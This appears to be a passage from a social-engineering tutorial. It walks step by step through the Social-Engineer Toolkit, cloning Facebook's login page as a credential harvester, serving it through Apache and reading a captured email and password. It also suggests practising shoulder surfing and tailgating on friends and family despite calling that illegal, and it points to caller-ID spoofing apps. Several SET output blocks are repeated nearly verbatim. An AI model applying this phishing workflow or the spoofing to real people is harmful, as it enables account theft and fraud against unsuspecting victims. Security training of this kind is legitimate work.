set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.0.115
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
```

The page is going to be cloned.



```
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.0.115
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]:
```


After clone completes setoolkit will try to check apache web server is running or not, if it is running your cloned page will be available in the webserver and can be accessible by all users who can reach your network, If apache is not running setoolkit will ask your permission to start it automatically so you can mention “Y” when it is asking you. See the image below.



```
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.0.115
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
```

When it successfully starts apache server setoolkit will acknowledge you that all files are copied correctly and you can wait to get the passwords.


Like shown in the below image and hit enter to continue.




```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.0.115
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
{Press return to continue}
```

Now in the target machine if victim tries to visit the attacker page he can see a Facebook logon page asking creds to access the data. If the victim enters any creds, attacker can find them in his apache directory location.


Now you see.



Victim is loading the page in the below image you can see the duplicate Facebook login page.



Now he will enter username and password


192.168.0.115

For a better experience on Facebook, switch to our basic site or update your browser.


Log in to Facebook

Email or Phone: username@facebook.com

Password: ••••••••••••••••••

Log in to Facebook | Faceb
facebook
Sign Up
☐ Keep me logged in
Log In
or Sign up for Facebook
Forgotten password?
English (UK) हिन्दी اردو தமிழ் বাংলা मराठी తెలుగు ગુજરાતી ಕನ್ನಡ മലയാളം
Sign Up Log In Messenger Facebook Lite Mobile Find Friends Badges People Pages Places Games
Locations About Create Advert Create Page Developers Careers Privacy Cookies AdChoices Terms Help
Facebook © 2016
4:57 PM
2/13/2016

These username and passwords will be sent to attacker machine and here the victim will be redirected to original Facebook this time. Like the below image


https://www.facebook.com/login.php

Log in to Facebook


Email or Phone:

Password:

Log in to Facebook | Faceb
facebook
Sign Up
☐ Keep me logged in
Log In
or Sign up for Facebook
Forgotten password?
English (UK) हिन्दी اردو தமிழ் বাংলা मराठी తెలుగు ગુજરાતી ಕನ್ನಡ മലയാളം
Sign Up Log In Messenger Facebook Lite Mobile Find Friends Badges People Pages Places Games
Locations About Create Advert Create Page Developers Careers Privacy Cookies AdChoices Terms Help
Facebook © 2016
4:58 PM
2/13/2016


You can distinguish between these pages by looking at the address bar.

Attacker can go to his apache server location



```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# 
```

And he can read the file starts with harvester to get the login creds of the target.



```
root@kali:/var/www/html# cat harvester_2016-02-13\ 17\:04\:43.826250.txt
Array
(
    [lsd] => AVrVGgZa
    [display] =>
    [enable_profile_selector] =>
    [isprivate] =>
    [legacy_return] => 1
    [profile_selector_ids] =>
    [skip_api_login] =>
    [signed_next] =>
    [trynum] => 1
    [timezone] => -330
    [lgndim] => eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
    [lgnrnd] => 033441_pVlB
    [lgnjs] => 1455363308
    [email] => username@facebook.com
    [pass] => passwordyoucantseedudu
    [default_persistent] => 0
    [qsstamp] => W1tbNCwxMSwyMywyNiw4MSw5NCw5OCwxMDEsMTM0LDE4MCwxODIsMTg3LDE5NCwyMjcsMjM4LDI2OCwyNzksMj
k3LDMwMSwzMTIsMzE1LDMxNywzMjMsMzcwLDM3MSwzODcsMzg5LDQwMyw0NDIsNDQ3LDQ1MywwNTUsNTI0LDUzMiw1NDUsNTQ5LDU4M
Sw2MTIsNjYyLDc2NCw4MzAsOTAwXV0sIkFabmc0QjFqZjV4V2JGWW9KSm5ZZVZ5emZWWTM5WTVKYlZGRWNaVjFRdUxndmxMazhHdGJY
RF9OYUxIZl9jZTZGeFBCNkhQOTdCRXdkTHZ3NlpXeEhnaC1NM1V5UGlqSFl1TTZpano3N1o0amo1c2p2WVNqMEVnN1lJSkZON3VIejh
CQlRVNVJlVFF0akhfQ0tMUmpYNjE1SEV0eTZFUms1STdFbElrWHNoTVItdUE4VWR5OV9aNE1Xd1VGQk8yaW1jckd0V2p5cjBabjVLWG
4zTFI2MDJtMiJd
)
root@kali:/var/www/html# 
```


This practical has be performed on the lab environment the credentials provided above are test creds so when you practice please try to replicate the same lab scenario at your home.

And also try to practice several other social engineering techniques like shoulder surfing, and tail gating and try to get some data from your friends and family but remember that is not going to be legal.

For caller id spoofing in the internet we have several apps in the play store.

Ex: Caller ID Changer.

First two minutes are free, but you need to buy credits for further calls.



https://play.google.com/store/apps/details?id=one.caller.id.changer&hl=en

Caller Id Changer

CallMan Entertainment


Offers in-app purchases

You don't have any devices

Call Spoofer

CallToy

Spoof your caller id




Caller Id: 1666666666

To: 1234567899

Ready

00:00

Balance:992.08




Caller Id: 1666666666

To: 1234567899

Balance:992.08

There are so many websites also like call2friends.com



Need to make internet calls? Make free calls from your browser!

